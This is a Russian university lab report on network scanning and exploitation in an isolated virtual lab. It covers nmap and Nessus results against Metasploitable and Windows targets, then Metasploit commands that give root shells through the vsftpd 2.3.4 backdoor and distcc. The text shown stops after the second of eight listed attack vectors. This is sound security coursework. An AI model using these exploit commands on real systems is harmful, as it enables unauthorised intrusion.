

**Министерство науки и высшего образования Российской Федерации
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**

Факультет безопасности информационных технологий

Дисциплина:

«Вычислительные сети и контроль безопасности в сетях»

ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ №7

«Сканирование уязвимостей»

Выполнили:

Бардышев Артем Антонович,
студент группы N3346



(подпись)

Суханкулиев Мухаммет,
студент группы N3346



(подпись)

Шангина Елизавета Кирилловна,
студентка группы N3346



(подпись)

Проверил:

Савков Сергей Витальевич,
инженер ФБИТ

(отметка о выполнении)

(подпись)

Санкт-Петербург
2026 г.

СОДЕРЖАНИЕ

Содержание	3
Введение	4
1 Определение параметров сети и обнаружение узлов.....	5
2 Сканирование обнаруженных узлов	7
3 Сканирование уязвимостей.....	11
4 Эксплуатация уязвимостей	14
4.1 Вектор 1. Эксплуатация бэкдора FTP-сервера (Metasploit).....	14
4.2 Вектор 2. Исполнения кода через службу DistCC (Metasploit).....	14
4.3 Вектор 3. Компрометация через слабые учетные данные	15
4.4 Вектор 4. Внедрение команд через веб-приложение (DVWA)	16
4.5 Вектор 5. Эксплуатация открытого командного интерфейса	16
4.6 Вектор 6. Компрометация удаленного рабочего стола (VNC).....	17
4.7 Вектор 7. Эксплуатация уязвимости MS17-010 (EternalBlue).....	18
4.8 Вектор 8. Атака через PsExec	19
Заключение.....	21

ВВЕДЕНИЕ


Цель работы – используя сетевой сканер nmap и сканер уязвимостей nessus, изучить основные методы анализа сетевой инфраструктуры.

Для достижения поставленной цели необходимо решить следующие задачи:

- подключиться к тестовому стенду (локальной виртуальной сети);
- выполнить сканирование сети, на основе результатов сформировать карту сети;
- исследовать узлы сети на предмет открытых портов;
- выполнить сканирование уязвимостей для сервисов на открытых портах и произвести их эксплуатацию.

1 ОПРЕДЕЛЕНИЕ ПАРАМЕТРОВ СЕТИ И ОБНАРУЖЕНИЕ УЗЛОВ

В начале работы нужно определить конфигурацию сетевого интерфейса атакующей машины для получения адреса подсети. Для этого была выполнена команда `ip a`. Результат запуска команды представлен на рисунке 1.




```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:63:b0:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 549sec preferred_lft 549sec
    inet6 fe80::6457:8c34:62a1:2bc1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Рисунок 1 – Определение IP-адреса и маски подсети атакующей машины

Атакующая машина Kali Linux имеет IP-адрес 192.168.56.102 с маской /24. Следовательно, сканированию подлежит диапазон адресов 192.168.56.0/24.

Для выявления активных узлов в сети было запущено сканирование. Для этого была использована утилита nmap с флагом `-sn`, который позволяет пропустить проверку портов: `nmap -sn 192.168.56.0/24`. (рисунок 2)



```
(kali@kali)-[~]
$ nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 11:27 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00059s latency).
MAC Address: 0A:00:27:00:00:14 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00080s latency).
MAC Address: 08:00:27:AB:59:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.103
Host is up (0.0020s latency).
MAC Address: 08:00:27:71:DE:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.105
Host is up (0.0017s latency).
MAC Address: 08:00:27:D7:CC:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.36 seconds
```

Рисунок 2 – Результат обнаружения активных хостов

Сканирование выявило 5 активных хостов:

- 192.168.56.1 — сетевой шлюз гипервизора;

- 192.168.56.100 — служебный узел виртуальной сети (DHCP);
- 192.168.56.102 — рабочая станция атакующего;
- 192.168.56.103 — первый потенциально уязвимый целевой узел;
- 192.168.56.105 — второй потенциально уязвимый целевой узел.

Также была построена топология сети при помощи приложения Zenmap (рисунок 3)




Рисунок 3 – Топология исследуемой сети

Граф визуализирует связи на канальном уровне. Центральным узлом (черный круг "localhost") является атакующая машина Kali Linux, выступающая точкой отсчета. Линии связи демонстрируют, что все обнаруженные целевые узлы находятся на расстоянии одного сетевого прыжка, что подтверждает их нахождение в едином сегменте L2 (коммутируемая локальная сеть). Цветовая индикация узлов в Zenmap коррелирует с количеством обнаруженных открытых портов и потенциальных уязвимостей: узлы красного и желтого цвета (Metasploitable Linux и Windows Server) имеют значительную поверхность атаки, в то время как зеленые узлы (шлюз) имеют минимальное количество открытых служб

2 СКАНИРОВАНИЕ ОБНАРУЖЕННЫХ УЗЛОВ

Для детального исследования найденных IP-адресов было применено агрессивное сканирование портов (флаг -sS), определение версий служб (флаг -sV) и операционных систем (флаг -O) при помощи команды `nmap -sS -sV -O <IP-адрес>`.

Сканирование служебного узла .100 (рисунок 4) и машины атакующего .102 (рисунок 5) показало, что все порты закрыты, либо игнорируют запросы.

```
(kali@kali)-[~]
$ nmap -sS -sV -O 192.168.56.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 10:37 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers
with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system
-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00070s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:C0:D2:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed po
rt
Aggressive OS guesses: 2N Helios IP VoIP doorbell (96%), Advanced Illumination DCS-100E lighting co
ntroller (96%), AudioControl D3400 network amplifier (96%), British Gas GS-Z3 data logger (96%), Ch
amberlain myQ garage door opener (96%), Daikin DKN Cloud Wi-Fi Adaptor (96%), Daysequerra M4.2SI ra
dio (96%), Denver Electronics AC-5000W MK2 camera (96%), Eve Cam (lwIP 2.1.0 - 2.2.0) (96%), Fatek
FBs-CBEH PLC Ethernet communication board (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 1.98 seconds
```

Рисунок 4 – Сканирование узла 192.168.56.100

```
(kali@kali)-[~]
$ nmap -sS -sV -O 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 10:39 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers
with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system
-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.000036s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 2.34 seconds
```

Рисунок 5 – Сканирование узла 192.168.56.102

Сканирование целевого узла 192.168.56.103 выявило большое количество открытых критических портов и устаревших сетевых служб (рисунок 6).


```

(kali@kali)-[~]
$ nmap -sS -sV -O 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 11:32 EDT : 192.168.56.103
Nmap scan report for 192.168.56.103
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:71:DE:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds

```

Рисунок 6 – Сканирование узла 192.168.56.103

Сканирование целевого узла 192.168.56.105 также выявило большое количество открытых критических портов (рисунок 7).

```

(kali@kali)-[~]
$ nmap -sS -sV -O 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 11:30 EDT : 192.168.56.105
Nmap scan report for 192.168.56.105
Host is up (0.0032s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
80/tcp    open  http           Microsoft IIS httpd 7.5
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql         MySQL 5.5.20-log
3389/tcp  open  ms-wbt-server?
4848/tcp  open  ssl/http       Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8080/tcp  open  http           Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
8383/tcp  open  http           Apache httpd
9200/tcp  open  http           Elasticsearch REST API 1.1.1 (name: G-Force; Lucene 4.7)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49176/tcp open  java-rmi       Java RMI
MAC Address: 08:00:27:D7:CC:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.31 seconds

```

Рисунок 7 – Сканирование узла 192.168.56.105

Для обеспечения полноты аудита информационной безопасности, помимо TCP-сканирования, было проведено исследование открытых UDP-портов. Многие критически важные сетевые службы (DNS, SNMP, NTP, NetBIOS) функционируют по протоколу UDP.

Использовались команды `sudo nmap -sU -sV -p 53,137,138,161 192.168.56.103` (рисунок 8) и `sudo nmap -sU -sV -p 137,138,500 192.168.56.105` (рисунок 9).

```
(kali@kali)-[~]
$ sudo nmap -sU -sV -p 53,137,138,161 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 13:14 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0032s latency).

PORT      STATE      SERVICE      VERSION
53/udp    open       domain       ISC BIND 9.4.2
137/udp    open       netbios-ns   Microsoft Windows netbios-ns (workgroup: WORKGROUP)
138/udp    open|filtered netbios-dgm
161/udp    closed     snmp
MAC Address: 08:00:27:71:DE:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: METASPLOITABLE; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.69 seconds
```

Рисунок 8 – Результаты сканирования UDP-портов целевого узла 1

```
(kali@kali)-[~]
$ sudo nmap -sU -sV -p 173,138,500 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-19 13:14 EDT
Nmap scan report for 192.168.56.105
Host is up (0.0020s latency).

PORT      STATE      SERVICE      VERSION
138/udp    open|filtered netbios-dgm
173/udp    closed     xyplex-mux
500/udp    open|filtered isakmp
MAC Address: 08:00:27:D7:CC:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 119.57 seconds
```

Рисунок 9 – Результаты сканирования UDP-портов целевого узла 2

На основе полученных в процессе сканирования данных была сформирована таблица топологии сети (таблица 1).

В ходе автоматического профилирования (ключ -O) сканер Nmap выдал вероятностные догадки: "Linux 2.6.X" для узла .103 и "Windows Vista/7/8" для узла .105. Ошибка Nmap в случае с Windows связана с тем, что сетевые стеки (TCP/IP fingerprint) операционных систем Windows Vista, 7 и Server 2008 имеют идентичную архитектуру ядра.

Однако, в рамках инженерного анализа, автоматические данные были сопоставлены с результатами сбора баннеров (ключ -sV). Наличие специфичных служб, таких как Samba 3.X и Apache httpd на узле .103, подтверждает использование дистрибутива Ubuntu Linux. Наличие служб Microsoft IIS и Microsoft Windows RPC на узле .105 однозначно указывает на серверную ОС Windows Server 2008 R2. В итоговую таблицу внесены верифицированные данные

Таблица 1 - Описание обнаруженных узлов сети

Хост	ОС	Открытые порты	Описание сервиса
192.168.56.100	VirtualBox	-	Служебный узел

192.168.56.102	Linux	-	Атакующая машина
192.168.56.103	Ubuntu Linux	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180 (все tcp), 137, 138 (udp)	Узел содержит множество уязвимых служб: FTP (vsftpd), SSH, Telnet, SMTP, DNS (bind), HTTP (Apache/Tomcat), RPC, SMB (Samba), Рехес, базы данных MySQL/PostgreSQL, VNC, IRC.
192.168.56.105	Windows Server 2008 R2	21, 80, 135, 139, 445, 3306, 3389, 4848, 5985, 8383, 9200, 49152, 49153 (tcp), 138, 173 (udp)	Microsoft FTPD, Microsoft httpd Microsoft RPC, Microsoft Windows Server, MySQL, Apache httpd 2.2.8

3 СКАНИРОВАНИЕ УЯЗВИМОСТЕЙ

Для автоматизированного поиска уязвимостей на основе обнаруженных версий ПО был использован сканер Tenable Nessus. Сканирование производилось по профилю "Basic Network Scan" с указанием целевого IP-адреса 192.168.56.103 (рисунок 10) и 192.168.56.105 (рисунок 11).




Рисунок 10 – Отчет сканера уязвимостей Nessus для
IP-адреса 192.168.56.103




Рисунок 11 – Отчет сканера уязвимостей Nessus для
IP-адреса 192.168.56.105

Таблица 2 – Описание некоторых обнаруженных уязвимостей

Уязвимость	Критичность	Описание	Хост:порт	Возможное решение
vsftpd 2.3.4 Backdoor	CRITICAL (9.8)	Вредоносная закладка (бэкдор) в коде FTP-сервера. Активируется при передаче символов «:»)» в имени пользователя, открывая root-шелл на порту 6200	192.168.56.103:21	Отключить службу vsftpd 2.3.4; произвести обновление до доверенной версии
Bind Shell Backdoor	CRITICAL (9.8)	Служба прослушивает порт 1524 и предоставляет командную оболочку (shell) любому подключившемуся без запроса логина и пароля.	192.168.56.103:1524	Выявить процесс, открывший порт (в данном случае inetd), заблокировать порт на межсетевом экране
VNC Server Password «password»	CRITICAL (10.0)	VNC-сервер защищен слабым паролем по умолчанию, что открывает доступ к удаленному рабочему столу	192.168.56.103:5900	Сменить пароль VNC, настроить строгие политики паролей
DistCC Daemon Command Execution	HIGH (7.5)	Служба распределенной компиляции distcc настроена небезопасно и позволяет удаленному пользователю исполнять системные команды.	192.168.56.103:3632	Запретить доступ к порту 3632 из внешних сетей, ограничить права пользователя daemon
Web App Command Injection (DVWA)	HIGH (7.5)	Веб-приложение на порту 80 уязвимо к инъекции команд ОС через параметры HTTP-запроса из-за отсутствия фильтрации ввода	192.168.56.103:80	Использовать безопасные функции API, внедрить Web Application Firewall
MS17-010 (EternalBlue) SMB Remote Code Execution	CRITICAL (9.8)	Критическая уязвимость в протоколе SMBv1 (серверная часть Microsoft Windows). Позволяет удаленному неаутентифицированному злоумышленнику	192.168.56.105:445	Установить официальный патч безопасности MS17-010 от Microsoft. Полностью отключить поддержку устаревшего протокола SMBv1

		нику выполнить произвольный код с правами SYSTEM		
SMB Signing Disabled	MEDIUM (5.3)	На SMB-сервере не требуется цифровая подпись пакетов. Это делает систему уязвимой к атакам Man-in-the-Middle и перехвату SMB-сессий	192.168.56.105:445	Включить обязательную подпись SMB-сообщений в настройках групповых политик Windows


4 ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ

Для проверки уязвимостей была осуществлена их эксплуатация. В ходе работы было применено 4 различных вектора атаки, доказывающих наличие критических проблем в безопасности целевого узла.

4.1 Вектор 1. Эксплуатация бэкдора FTP-сервера (Metasploit)

На основе данных Nmap и таблицы уязвимостей была проведена атака на службу vsftpd 2.3.4. Использовался фреймворк Metasploit. Для обеспечения стабильности соединения в изолированной сети был выбран payload типа cmd/unix/interact (рисунок 12).

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.103
set PAYLOAD cmd/unix/interact
exploit
```



```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.103:21 - The port used by the backdoor bind listener is already open
[+] 192.168.56.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:44119 -> 192.168.56.103:6200) at 2026-03-17 06:54:04 -0400

whoami
root
```

Рисунок 12 – Терминал Metasploit с успешным взломом vsftpd

Результат: бэкдор отработал успешно, открыта сессия. Команда whoami подтверждает получение прав суперпользователя root.

4.2 Вектор 2. Исполнения кода через службу DistCC (Metasploit)

Вторая атака была направлена на порт 3632. В связи с ограничениями виртуальной сети (невозможность установления reverse-соединения), в качестве полезной нагрузки был принудительно установлен bind_perl для открытия порта прослушивания на самой цели (рисунок 13).

```
use exploit/unix/misc/distcc_exec
set RHOSTS 192.168.56.103
set PAYLOAD cmd/unix/bind_perl
exploit
```

```

msf > use exploit/unix/misc/distcc_exec
[*] Using configured payload cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/bind_perl
PAYLOAD => cmd/unix/bind_perl
msf exploit(unix/misc/distcc_exec) > exploit
[*] 192.168.56.103:3632 - stderr: Can't call method "accept" on an undefined value at -e line 1.
[*] Started bind TCP handler against 192.168.56.103:4444
[*] Command shell session 3 opened (192.168.56.102:38605 -> 192.168.56.103:4444) at 2026-03-17 07:01:11 -0400

whoami
root

```

Рисунок 13 – Терминал Metasploit с успешным взломом distcc

